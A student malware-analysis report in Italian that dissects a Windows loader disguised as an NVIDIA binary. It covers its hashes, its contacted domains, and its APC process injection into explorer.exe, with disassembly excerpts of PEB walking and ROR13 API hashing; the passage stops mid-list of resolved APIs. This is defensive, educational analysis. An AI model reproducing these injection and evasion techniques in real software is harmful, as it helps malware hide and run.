Relazione Analisi del Malware
A.A. 2023/24
Filippo Muscherà

Detection

Il campione in analisi, “sample.exe” è un eseguibile Windows a 32 bit (PE32 Executable), compilato con “Microsoft Visual C/C++ (2008-2010)”.
La prima fase con cui si decide di iniziare l'analisi dell’esemplare “sample.exe” è quella di sottoporre il campione a vari motori antivirus, per capire se e da quanti di questi è effettivamente riconosciuto come malware.
L’analisi di VirusTotal, al momento dell’analisi, riporta come l’eseguibile venga rilevato come malware da 60 motori antivirus sui 73 totali e da tutte e 4 le sandbox utilizzate da VirusTotal.
Stando a questo report il malware ha quindi una detection superiore all’82%.

Isolamento ed Estrazione

Essendo già in possesso di un esemplare del malware non è necessaria una fase di estrazione vera e propria.
Si riportano però gli hash del malware e alcuni degli altri nomi con cui esso è noto a VirusTotal:

Hash:

- MD5: 01c13144ea9d9728500dc6c067bab899
- SHA-1: 49b22529fec0c372b08e2afe67eccde13b3ab6cc
- SHA-256: eb846bb491bea698b99eab80d58fd1f2530b0c1ee5588f7ea02ce0ce209ddb60

Nomi:

- sample.exe
- sample.e_e
- NvContainer.exe
- Win32.ValeforBeta.exe
- sqlsv.exe

Basic Static Analysis

PE Explorer

Questo tool riporta che l'eseguibile è realizzato per architettura i386 (Intel) e conferma la sua architettura a 32 bit.
Il malware è suddiviso in 5 sezioni: .text, .rdata, .data, .rsrc, .reloc. Da una prima analisi delle sezioni quindi il malware non sembra essere *packed*.
L'entry point del malware risulta essere l'indirizzo 0045EEB2.

PEiD

Anche questo tool per l'analisi statica conferma l'entry point e la struttura delle sezioni trovate da PE Explorer.
PEiD inoltre suggerisce che il malware non sia packed e riporta un'entropia di 6.39.

CFF Explorer

Un dato interessante che emerge da questo tool sono le informazioni "originali" del PE in analisi.
Infatti, l'*OriginalFilename* risulta essere "NvContainer.exe" e il *ProductName* è "NVIDIA Controller". Questo conferma anche la provenienza di uno degli altri nomi con cui era già noto l'eseguibile a VirusTotal (proprio "NvContainer.exe", per l'appunto).
Risulta quindi probabile che il malware sfrutti i certificati di un eseguibile Nvidia per sembrare legittimo.
Un'altra informazione fornita da questo tool per l'analisi statica di base, è il linguaggio di programmazione utilizzato per il codice sorgente del malware: Microsoft Visual C++ 8.

Strings

Un'analisi statica delle stringhe dell'eseguibile, effettuata tramite il tool da riga di comando per Linux "strings", evidenzia come questo contenga molte stringhe apparentemente non leggibili, indicando che il malware potrebbe contenere porzioni di dati offuscate/criptate.

Tra le stringhe in chiaro, oltre ai nomi di alcune dll (es.: Kernel32.dll e User32.dll) e le loro API, si possono notare ancora stringhe relative a Nvidia (“NVIDIA Corporation0”, “NVIDIA Corporation1”) e una serie di stringhe legate probabilmente a Certificate Authorities (di cui si riportano, per brevità, solo alcune occorrenze):

- Thawte Certification1
- http://ocsp.thawte.com0
- http://ts-ocsp.ws.symantec.com07
- VeriSign, Inc.1
- https://d.symcb.com/cps0%
- <VeriSign Class 3 Public Primary Certification Authority - G50
- Symantec Corporation100.
- 'Symantec Time Stamping Services CA - G2
- https://d.symcb.com/cps0%
- SymantecPKI-1-7240
- GlobalSign nv-sa110/
- (GlobalSign Timestamping CA - SHA256 - G20

Queste stringhe potrebbero quindi essere sempre relative a dei meccanismi utilizzati dal malware per risultare un eseguibile certificato e attendibile.

Basic Dynamic Analysis

Si vuole ora procedere a un’analisi di base dei comportamenti del malware durante la sua esecuzione.
Per questa fase di analisi si è fatto uso sia di Sandbox disponibili online, sia di una Virtual Machine locale.
Per non condizionare in nessun modo l’analisi del malware all’interno della virtual machine si è utilizzata un’installazione pulita di Windows 10, su cui sono stati installati solamente i programmi necessari per questa fase di analisi.

Process Explorer e Process Monitor

Con l’utilizzo di Process Explorer si nota immediatamente un comportamento molto particolare da parte del malware: una volta lanciato “sample.exe” questo compare nell’albero dei processi mostrati dal tool. Quasi immediatamente, come processo figlio di “sample.exe”, compare anche una nuova istanza di “explorer.exe” (oltre a quella originale e già presente nel sistema prima dell’esecuzione del malware).

Poco dopo “sample.exe” termina la sua esecuzione, lasciando attivo nel sistema solamente il nuovo processo Explorer.
Andando ad analizzare le operazioni effettuate da sample.exe durante la sua esecuzione tramite Process Monitor, si nota proprio come, poco prima dell’operazione di “Process Exit” ci sia l’operazione “Process Create” con path “C:\Windows\SysWOW64\Explorer.exe” che avviene con successo.
Non ci sono quindi dubbi che questo secondo processo di Explorer venga lanciato dal malware sample.exe.

Tramite Process Explorer si può notare come il processo Explorer lanciato dal malware abbia una serie di differenze rispetto a quello “nativo” di Windows:

- Il path risulta essere diverso: quello originale ha come path “C:\Windows\explorer.exe”, diverso da quello del processo lanciato da sample.exe visto sopra.
  Questo è probabilmente dovuto al fatto che il sistema operativo della Virtual Machine è a 64 bit, e utilizza la versione dell’Explorer a 64 bit, mentre il malware essendo a 32 bit lancia la versione di Explorer a 32 bit, come confermato dall’analisi dell’immagine dei due processi effettuata da Process Explorer:



Figura 1. Confronto tra gli Explorer.exe

- L’explorer originale ha come parent “<Non-existent Process>”, mentre quello lanciato dal malware ha, come ci si aspetterebbe, “sample.exe” come parent.
- Si notano ulteriori differenze sia sul numero di thread di ciascun processo (41 per quello originale, solamente 2 per quello malevolo).
  Inoltre, si vede come il processo originale abbia sempre almeno uno dei thread nello stato “Ready” e abbia un consumo di CPU sempre maggiore di zero, seppur minimo.
  L’explorer lanciato dal malware, invece, ha una breve fase iniziale di utilizzo di CPU, dopodiché entrambi i suoi thread entrano costantemente nello stato “Wait:UserRequest”, e quindi con un consumo di CPU nullo.

Queste informazioni possono portare a una prima conclusione preliminare: il malware “sample.exe” lancia un processo Explorer diverso da quello già presente nel sistema, che opera in maniera sostanzialmente diversa. Questo explorer malevolo, dopo una fase iniziale di attività sembra entrare in attesa di un qualche evento, oppure potrebbe entrare in una fase di sleep prolungata.
Quindi è altamente probabile che sample.exe non contenga il “nucleo” del malware, ma serva solamente a fare code injection nel processo “explorer.exe” che lancia.
Qui verrà poi probabilmente eseguita la logica vera e propria del malware.
Tramite la scheda “Disk and Network” di Process Explorer relativa al processo explorer.exe, risultano anche delle operazioni in rete: poco dopo la creazione del processo infatti risulta essere inviato un pacchetto in rete. Questo potrebbe far ipotizzare che questo processo malevolo esegua comunicazione via Internet.

Sandbox

Per l’analisi del malware tramite sandbox sono stati utilizzati sia i risultati prodotti da VirusTotal, che aggrega informazioni dall’analisi di varie sandbox, sia i report prodotti tramite le sandbox di hybrid-analysis e di tria.ge (sandbox che invece non vengono utilizzate da VirusTotal).

Aggregando le informazioni ottenute dai vari report, si sono scoperte numerose informazioni, alcune che confermano quanto ipotizzato finora, altre che forniscono possibili indicazioni sugli elementi da cercare durante le successive fasi dell’analisi.

Le sandbox suggeriscono che il malware:

- Creates a process in suspended mode (likely to inject code)
- Allocates memory in foreign processes

- Writes to foreign memory regions
- Injects code into the Windows Explorer (explorer.exe)
- Queues an APC in another process (thread injection)

Queste informazioni confermano ed estendono quanto ipotizzato in precedenza: sample.exe lancia un nuovo processo di explorer.exe allo scopo di fare code injection e poi richiederne l'esecuzione tramite il meccanismo delle APC (Asynchronous Procedure Call)

- May sleep (evasive loops) to hinder dynamic analysis
- Contains long sleeps (>= 3 min)

Questo, invece, spiegherebbe in parte il motivo per cui il processo explorer lanciato da sample.exe dopo una rapida fase di esecuzione entra in una lunga fase di attesa/sleep, come si notava dall'analisi tramite Process Explorer.

- Performs DNS lookups
- Uses a known web browser user agent for HTTP communication
- Contatta e/o contiene riferimenti ai domini toysbagonline.com, bluecow.com, salmonrabbit.com, yellowlion.com.

Questo conferma l'ipotesi fatta durante l'analisi dinamica di base sul fatto che il malware potesse comunicare via internet. Stando all'analisi di tria.ge *l'unico dominio che però il malware prova realmente a contattare durante l'analisi in sandbox sembra essere toysbagonline.com (si vedrà poi più avanti che, in realtà, non è così: tutti i domini vengono effettivamente contattati).*

- link function at runtime on Windows
- link many functions at runtime

Questo comportamento evidenziato dalla sandbox potrebbe voler dire che il malware ricava gli indirizzi delle API in un codice position independent.
Questo con ogni probabilità avverrebbe nel codice injected all'interno dell'Explorer, dato che se qui venisse iniettato uno shellcode, questo dovrebbe effettivamente ricorrere a un qualche meccanismo per ricavare un subset di API con cui poter svolgere la sua logica.

Infine, notiamo che:

- Found reference to API "OpenMutexA" (“sample.exe”).
- Calls an API typically used to create a named pipe (“Explorer.exe”).

Quindi potrebbero essere istanziati dei mutex e/o delle pipe per favorire la comunicazione e la cooperazione tra i processi sample.exe ed explorer.exe.

Sebbene sia ancora troppo presto per trarre conclusioni sul comportamento e lo scopo del malware, si può però cominciare ad ipotizzare che il malware comunichi via internet con uno o più server per inviare e/o ricevere informazioni.
Resta ancora da capire lo scopo di queste comunicazioni.

Advanced Static & Dynamic Analysis

Per questa fase di analisi si procederà con l’utilizzo di un disassembler interattivo (Ghidra) e di un debugger (OllyDbg v1.10).

Sample.exe: inizializzazione

All’indirizzo 00470c8f di sample.exe è presente la funzione AfxWinMain, ovvero il winmain del framework Afx (Application Framework eXtensions).
Questo metodo però non viene mai realmente eseguito.
La funzione entry di sample.exe contiene due funzioni che Ghidra riconosce con i nomi “___security_init_cookie” e “___tmainCRTStartup”.
All’interno della seconda, all’indirizzo 0045ee42 c’è effettivamente una funzione che al suo interno chiama l’AfxWinMain.

Questa funzione però, durante l’esecuzione non viene in realtà invocata: infatti, prima che vi si arrivi, c’è (all’indirizzo 45edb4) la funzione “__mtinit”. All’interno di questa, tra varie funzioni che sembrerebbero essere effettivamente necessarie per il setup dell’eseguibile, si individua la funzione chiamata all’indirizzo 463f17, il cui codice si trova all’indirizzo di memoria 46644a.
Questa funzione sembra contenere del codice scritto dagli autori del malware.
Infatti, svolge le seguenti operazioni:

1. azzera delle variabili che rappresenteranno un indirizzo e una size.
2. chiama una funzione (4667ad) che provvede ad allocare una nuova area di memoria tramite la VirtualAlloc, e a calcolare degli indirizzi rispetto al valore dell’Image Base Address ottenuto tramite il Process Environment Block.
   La nuova porzione di memoria viene allocata con permessi RWE (read, write, execute).

3. Viene poi chiamata una funzione che al suo interno chiama la funzione che si trova all'indirizzo 466583. Questa funzione sembra scrivere l'area di memoria allocata al punto 2. Tenendo conto del fatto che la sezione di memoria è anche eseguibile, e che poi vi si salterà (vedi punto 4), è ragionevole pensare che il malware stia scrivendo dinamicamente del codice da eseguire.
4. A questo punto viene eseguita una CALL sull'indirizzo di memoria a cui è stata scritta la nuova porzione di codice allocata dinamicamente.
5. Una volta eseguita la CALL, il malware inizia ad eseguire il codice dall'indirizzo 001f0000.

Nel dettaglio, il meccanismo per scrivere i byte della nuova porzione di codice da eseguire, sfrutta le API SetFilePointer e ReadFile, dopo aver aperto l'eseguibile stesso come file.
Infatti, con la prima il malware setta l'offset del file pointer al valore 0xED800. Con la seconda invece legge 25627 byte, scegliendo come buffer per i dati letti proprio l'indirizzo 001f0000.
Prima di saltare effettivamente alla porzione di codice allocata dinamicamente, questa viene deoffuscata iterativamente byte per byte dalla funzione presente all'indirizzo 4664a7.
Questo è un comportamento prevedibile da parte del malware, dato che altrimenti sarebbe stato inutile allocare una porzione di memoria, scriverci del codice preso dalla memoria del malware stesso e poi eseguirlo, se questo codice fosse stato già "in chiaro".
Una volta svolta questa operazione, all'indirizzo 4664af il malware esegue l'istruzione

```
CALL DWORD PTR SS:[EBP-10]
```

e a quell'indirizzo dello stack è presente proprio l'indirizzo "001F0000".

Sample.exe: codice allocato dinamicamente

Per analizzare questa porzione di codice, essendo allocata dinamicamente e deoffuscata a runtime, è necessario eseguire un dump della memoria del processo.
Già da un'analisi preliminare delle API presenti in questa porzione di codice, sembra evidente il suo comportamento.
Dalle fasi precedenti dell'analisi si è già scoperto che "sample.exe" creerà un processo "explorer.exe", farà code injection e poi eseguirà questo codice con il meccanismo delle APC.
In questa porzione di codice si nota la presenza di API come "CreateProcess", "WriteProcessMemory", "QueueUserAPC" e "ResumeThread".

Sembra quindi evidente che lo scopo di questa nuova sezione di codice sia esattamente quello di fare quanto appena descritto.

Nel dettaglio, "sample.exe" esegue le chiamate a queste API nel seguente ordine:

1. **GetSystemDefaultLangID**:
   recupera la lingua in uso sul sistema operativo.
2. **VirtualAlloc**(NULL):
   alloca della memoria in una zona non specificata. L'indirizzo a cui viene allocata la nuova porzione di memoria è 02050000.
3. **GetModuleFileName**(NULL):
   recupera il path completo dell'eseguibile stesso (nel caso dell'analisi in corso: "C:\Users\amw23oper\Desktop\sample.exe").
4. **CreateFile**("C:\Users\amw23oper\Desktop\sample.exe", GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, NORMAL, NULL):
   sostanzialmente apre il suo stesso eseguibile come file, in lettura.
   Probabilmente, come ha già fatto in precedenza il malware leggerà la propria memoria per scriverla in una nuova locazione.
5. **SetFilePointer**(210, F3C1B, NULL, FILE_BEGIN):
   sposta il file pointer sul file dell'eseguibile sample.exe appena aperto.
6. **ReadFile**(210, 02050000, 3019E, 0019FD94, NULL):
   il malware legge una porzione di memoria del suo stesso eseguibile e i byte letti vengono messi nella porzione di memoria allocata al punto 2.
7. **OpenMutexA**(EVENT_ALL_ACCESS, FALSE, "toysegg_main"):
   il malware prova ad aprire un mutex con il nome "toysegg_main". L'operazione fallisce dato che non esiste, in questo momento, nessun mutex con questo nome.
   (Lo scopo di questo mutex sarà più chiaro dopo l'analisi del processo explorer.exe creato dal malware: vedi paragrafo "Explorer.exe: operazioni preliminari al loop" della sezione "Advanced Static & Dynamic Analysis").
8. **CreateProcess**(NULL,"Explorer.exe",..., CREATE_SUSPENDED,...):
   Qui avviene la creazione del processo Explorer discussa in precedenza. Da notare come il processo venga creato in modalità sospesa. L'handle del processo creato ha il valore 214.
9. **VirtualAllocEX**(214):
   Viene allocata memoria nel processo Explorer. L'indirizzo base di questa nuova porzione di memoria è 00110000.
10. **WriteProcessMemory**(214, 110000, 01FE0031, 3016D, NULL):
    con questa API viene scritta la nuova porzione di memoria allocata in Explorer al punto 9. I byte scritti sono presi dalla porzione di codice allocata dinamicamente in precedenza all'interno di sample.exe.

11. **QueueUserAPC**(110000, 210, NULL):
    Qui, quindi, viene richiesta l'esecuzione della funzione scritta dal malware in Explorer.exe all'indirizzo 110000. L'handle in questo caso è 210 e non 214 perché è quello relativo al thread di Explorer.exe, e non al processo.
12. **ResumeThread**(210):
    Viene ripresa l'esecuzione del thread a cui è stata messa in coda l'APC. Questa chiamata è necessaria perché, come visto al punto 8, il processo Explorer.exe era stato creato in modalità sospesa.
13. **GetModuleFileName**(NULL, 0019FBF8, 104):
    Viene recuperato nuovamente il path completo di sample.exe.
14. **CreateFileA**("\\.\pipe\\pipeege", GENERIC_READ|GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL):
    Viene creata una pipe. L'handle ritornato è 21C.
15. **WriteFile**(21C, 0019FBF8, 0x103, 0019fbf4, NULL):
    Questa funzione scrive il path completo di sample.exe nella pipe.
16. **ExitProcess**(0):
    Dopo aver chiuso l'handle della pipe (gli altri erano già stati chiusi in precedenza), il processo sample.exe termina la sua esecuzione.

Explorer.exe: attach

Una volta che sample.exe crea e poi avvia il processo explorer.exe per eseguire la funzione injected, è necessario agganciare il debugger a questo nuovo processo, in modo da poterne eseguire un dump e poter continuare l'analisi statica (oltre che quella dinamica, ovviamente).

OllyDBG non è però in grado di eseguire l'attach a un processo sospeso, e quindi è possibile farlo solo dopo che sample.exe esegue la chiamata all'API "ResumeThread". Questo però significa che, dal momento in cui viene chiamata la ResumeThread al momento in cui si esegue l'attach con una nuova istanza di OllyDBG ad explorer.exe, verrebbe nel frattempo eseguita buona parte del codice che bisognerebbe analizzare.

Per aggirare questo problema si è allora ricorsi ai seguenti step:

1. In sample.exe si blocca l'esecuzione immediatamente prima dell'esecuzione della chiamata all'API "WriteProcessMemory".
2. Analizzando dal debugger i parametri con cui viene invocata questa API, si individua l'indirizzo di memoria a cui è situato il buffer da cui vengono letti i byte da scrivere in explorer.exe.

3. Dato che poi viene richiesta l'esecuzione di una APC proprio a partire dal primo byte scritto da sample.exe in explorer.exe, è ragionevole pensare che questi byte presenti nel buffer siano effettivamente delle istruzioni macchina.
4. I primi due byte nel buffer sono "EB 06", che disassemblati corrispondono a un'istruzione di JMP in avanti di 8 byte.
   L'idea allora è di modificare questa prima istruzione in modo da creare un loop infinito. In questo modo si potrà eseguire senza problemi la ResumeThread e poi eseguire l'attach della nuova istanza di OllyDBG a explorer.exe, senza che questo nel frattempo abbia eseguito codice, dato che sarà bloccato su questo loop infinito.
5. Si modifica allora il secondo byte presente nel buffer passato alla WriteProcessMemory, in modo che l'istruzione "EB 06" diventi "EB FE".
   In questo modo si crea un'istruzione che salta su se stessa all'infinito.
6. Si esegue la WriteProcessMemory con il buffer modificato, e poi si esegue fino all'istruzione successiva alla ResumeThread.
7. A questo punto, con la nuova istanza di OllyDBG, è possibile fare l'attach a explorer.exe, dato che non è più nello stato "suspended".
8. Quando si esegue l'attach a questo processo e lo si mette in pausa, lo si troverà bloccato esattamente sull'istruzione "EB FE", dato che è un loop.
9. Ora è sufficiente riportare questa istruzione al suo stato originale, riportandola da "EB FE" a "EB 06".
10. A questo punto si può continuare l'analisi di explorer.exe a partire dalla prima istruzione che viene eseguita, senza aver di fatto modificato in modo permanente la logica del malware.

Explorer.exe: deoffuscamento

Ora si vuole cercare di capire innanzitutto lo scopo della funzione eseguita dall'APC, prima di passare a un'analisi più approfondita.
Analizzando il comportamento di questa parte di codice da OllyDBG, si può notare come iterativamente modifichi dei byte della sua stessa sezione di codice.
In particolare, in questa fase il malware sembra deoffuscare il codice che poi andrà ad eseguire.
Il primo byte che viene modificato è quello all'indirizzo 00110765. Viene modificato tramite uno XOR presente all'indirizzo 00110425.
Questo XOR viene poi rieseguito più volte in maniera iterativa (in quello che probabilmente sarà un ciclo for/while). Ad ogni iterazione viene modificato il byte successivo rispetto all'iterazione precedente.

Questo procedimento continua fino a quando non sono stati modificati tutti i byte a partire da quello all'indirizzo 00110765 fino al byte all'indirizzo 00140172.
Una volta finita questa fase, il malware procede ad eseguire il codice che ha deoffuscato. La prima istruzione ad essere eseguita tra quelle deoffuscate è quella all'indirizzo 0011D8FD.

Il codice che viene deoffuscato sembra essere un eseguibile completo di testata, inserito in una locazione di memoria allocata da sample.exe all'interno dell'address space di explorer.exe.
Infatti, tra i primi byte deoffuscati, troviamo "4D 5A" che in ascii corrispondono a "MZ", ovvero la signature usata dall'MS-DOS relocatable 16-bit EXE format.
Poi, guardando il dump ascii dei byte successivi si nota anche la presenza della frase "This program cannot be run in DOS mode" e delle stringhe "PE", ".text", ".rdata", ".data", ".rsrc" e ".reloc", tipiche proprio dell'header di un file PE.
Dopo questa sezione e una serie di byte settati a 00 inizia il codice vero e proprio.

Explorer.exe: caricamento DLL e API

A questo punto quello che si sta analizzando è a tutti gli effetti uno shellcode, ovvero del codice che dovrà lavorare in modo position independent.
Infatti, anche se si è osservata la presenza di un header, essendo questo codice iniettato in un altro processo, non si può contare sulla rilocazione da parte del sistema operativo. Questo shellcode non ha infatti (ancora) avuto modo di sapere a che indirizzi di memoria sia stato collocato.
Come ci si aspetterebbe quindi, una delle prima operazioni effettuate dallo shellcode è quella di chiamare una funzione, molto breve, che serve a ricavare l'indirizzo del return della funzione stessa, e quindi di fatto l'indirizzo a cui si trova la prossima istruzione:

```
                    undefined getCurrentAddress()
     undefined          AL:1           <RETURN>
     undefined4         Stack[0x0]:4   local_res0
                    getCurrentAddress
0011d8ed 55             PUSH        EBP
0011d8ee 8b ec          MOV         EBP,ESP
0011d8f0 8b 45 04       MOV         EAX,dword ptr [EBP + local_res0]
0011d8f3 5d             POP         EBP
0011d8f4 c3             RET
```

Figura 2: funzione per ricavare indirizzo attuale

A runtime questa funzione viene chiamata all'indirizzo 11D91F, e una volta eseguita ritorna sul registro EAX l'indirizzo 11D924, che è proprio quello dell'istruzione successiva alla sua chiamata.
Sostanzialmente viene utilizzato il metodo CALL/POP per il recupero dell'indirizzo, una tecnica utilizzata frequentemente negli shellcode.
Una volta ottenuto questo indirizzo, il malware inizia a scorrere all'indietro byte per byte, fino a quando non incontra i byte che in ascii corrispondono "PE" oppure "Mz". Una volta trovato uno di questi due campi, il malware riesce sostanzialmente a capire l'indirizzo base a cui è stato caricato, e questo sarà utile in seguito per calcolare degli offset.

Essendo questo uno shellcode sarà poi anche lecito aspettarsi che in queste prime fasi lo shellcode utilizzi un qualche metodo per poter avere accesso alle API.

Analizzando staticamente il codice (di cui si è eseguito un dump una volta deoffuscato) tramite Ghidra, si può notare come il malware inizi a fare uso dell'indirizzo della struttura PEB (Process Environment Block).
Infatti, all'indirizzo 11d977, il malware carica nel registro EDX il valore di FS:[0x30], che corrisponde proprio all'indirizzo della PEB (vedi figura 3).

```
                    LAB_0011d977                                    XREF[2]:
0011d977 64 8b 15        MOV        EDX,dword ptr FS:[0x30]
         30 00 00 00
0011d97e 89 55 f8        MOV        dword ptr [EBP + PEB_base_address],EDX
0011d981 8b 45 f8        MOV        EAX,dword ptr [EBP + PEB_base_address]
0011d984 8b 48 0c        MOV        ECX,dword ptr [EAX + 0xc]
0011d987 89 4d f8        MOV        dword ptr [EBP + PEB_base_address],ECX
0011d98a 8b 55 f8        MOV        EDX,dword ptr [EBP + PEB_base_address]
0011d98d 8b 42 14        MOV        EAX,dword ptr [EDX + 0x14]
0011d990 89 45 f4        MOV        dword ptr [EBP + list_table_entry],EAX
```

Figura 3: Utilizzo della PEB

A questo punto somma 0xc (= 12) all'indirizzo della PEB, andando ad ottenere l'indirizzo della struttura PEB_LDR_DATA.
A questo indirizzo viene sommato poi 0x14 (= 20). Così il malware ottiene l'indirizzo del primo elemento della lista circolare doppiamente collegata InMemoryOrderModuleList. Questa lista contiene tutte le DLL caricate dal processo nell'ordine in cui sono collocate in memoria. Per ogni DLL ci sarà una struct di tipo LDR_DATA_TABLE_ENTRY nella lista.

Ottenuta la testa di questa lista il malware la inizia a scorrere, accedendo ogni volta al campo FullDllName (spiazzamento 0x24) della DLL relativa al LDR_DATA_TABLE_ENTRY attuale.

Il malware continua a scorrere le DLL fino a quando non individua la DLL Kernel32.

Trovata la DLL Kernel32, si vede come inizi a scorrere le varie API per cercare quelle di interesse. In particolare si può notare come, ad ogni iterazione, venga preso il nome di un'API, venga hashato e poi confrontato con tre valori noti (hard-coded). Se l'hash attuale non corrisponde a nessuno di quelli noti si passa all'API successiva.

La funzione di hash internamente fa uso della seguente funzione per ottenere l'hash dei nomi delle API:

```
0011d89d 55              PUSH    EBP
0011d89e 8b ec           MOV     EBP,ESP
0011d8a0 8b 45 08        MOV     EAX,dword ptr [EBP + param_1]
0011d8a3 c1 c8 0d        ROR     EAX,0xd
0011d8a6 5d              POP     EBP
0011d8a7 c3              RET
```

Figura 4: Funzione di hashing ROR13

Una sua rapida analisi rivela come questa sia una funzione di hash ROR13, comunemente utilizzata negli shellcode proprio allo scopo di hashare i nomi delle API.

Il malware calcola quindi l'hash del nome dell'API corrente, e lo confronta poi con tre valori noti: 0xEC0E4E8E, 0x7C0DFCAA e 0x91AFCA54.
Questi valori corrispondono rispettivamente a: LoadLibraryA, GetProcAddress e VirtualAlloc.

Una volta ottenuti gli indirizzi di queste tre API il malware ha i primi strumenti per poter continuare la sua logica.

La prima API tra quelle ricavate ad essere utilizzata è VirtualAlloc, all'indirizzo 11DC42. In questa fase è possibile capire quali sono le API chiamate solamente tramite l'analisi dinamica, dato che dal disassemblato si vedono solo CALL ad indirizzi situati sullo stack e ricavati a runtime.

Gli argomenti passati all'API sono:

```
VirtualAlloc(NULL, 0x37000, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE).
```

Essendo quindi questa zona di memoria allocata per RWE, è possibile che vi verrà inserito nuovamente del codice.
La nuova area di memoria allocata avrà come indirizzo base 004E0000.
Dopo aver allocato quest'area di memoria viene immediatamente scritta tramite un ciclo while. Da notare come, non disponendo ancora delle API per la scrittura della memoria, lo shellcode effettui questa operazione direttamente con delle istruzioni MOV.
Il malware per poter scrivere dei byte nella nuova area di memoria deve anche sapere da che indirizzo andare a leggerli. Proprio qui torna a sfruttare il fatto che nelle prime fasi di esecuzione, questo shellcode, era riuscito a ricavare l'indirizzo a cui è stato caricato. Sfruttandolo, e probabilmente conoscendo l'offset dei byte da scrivere rispetto all'inizio della testata, è in grado di portare a termine con successo la scrittura.

All'indirizzo 11DC5D comincia questo ciclo while che scrive in memoria, a partire dall'indirizzo 4E0000 per 0x400 byte (1024 byte), i byte presenti nell'area di memoria che comincia all'indirizzo 11076D.

Finito questo ciclo while si può vedere come nell'area di memoria di destinazione (4E0000) sia stata scritta la testata di un PE:



Figura 5: Testata del PE scritta in memoria

In maniera del tutto analoga un secondo ciclo while inizia a scrivere la porzione del PE relativa al codice, a partire dall'indirizzo 4E1000. I byte vengono presi a partire dall'indirizzo 110B6D, per un totale di 0x23C01 bytes (146433 bytes).
C'è poi un terzo ciclo while che viene eseguito a più riprese, in cui il malware sta probabilmente scrivendo le rimanenti sezioni (es.: .reloc, .data, ecc...) dell'eseguibile inserito nella zona di memoria allocata.
Possiamo quindi dedurre che in questa fase lo shellcode stia agendo da loader per quello che poi sarà il malware vero e proprio.

Finite le operazioni di scrittura in memoria, lo shellcode passerà poi alla fase in cui esegue il caricamento delle API necessarie all'esecuzione della logica vera e propria del malware.
Infatti, non si è ancora arrivati alla logica vera e propria del malware (che probabilmente si troverà nel codice appena scritto nella nuova area di memoria di explorer.exe), ma si

sta osservando ancora una fase preparatoria.

All'indirizzo 11DD53 il malware torna infatti a occuparsi delle DLL e delle API, chiamando l'API:

```
LoadLibraryA("KERNEL32.dll")
```

di cui aveva ottenuto l'indirizzo in precedenza.
A questo punto inizia a invocare ripetutamente l'API GetProcAddress, passando come argomenti l'handle di KERNEL32.dll appena ottenuto e di volta in volta il nome di un'API diversa.
Alla fine di tutte queste operazioni il malware ottiene l'indirizzo della seguente lista di API:

```
CloseHandle, ReadFile, WideChartoMultiByte, MoveFile, TerminateProcess,
TerminateThread, DeleteFileA, ExitProcess, CreateFileA, WriteFile,
OutputDebugStringA, Sleep, VirtualAlloc, ExpandEnvironmentStringA, lstrcpynA,
GetModuleFileNameA, GetEnvironmentVariableA, CreateProcessW,
CreateNamedPipeA, VirtualFree, CreateProcessA, WaitForSingleObject, HeapFree,
GetProcessHeap, HeapAlloc, GetComputerNameA, CreateThread,
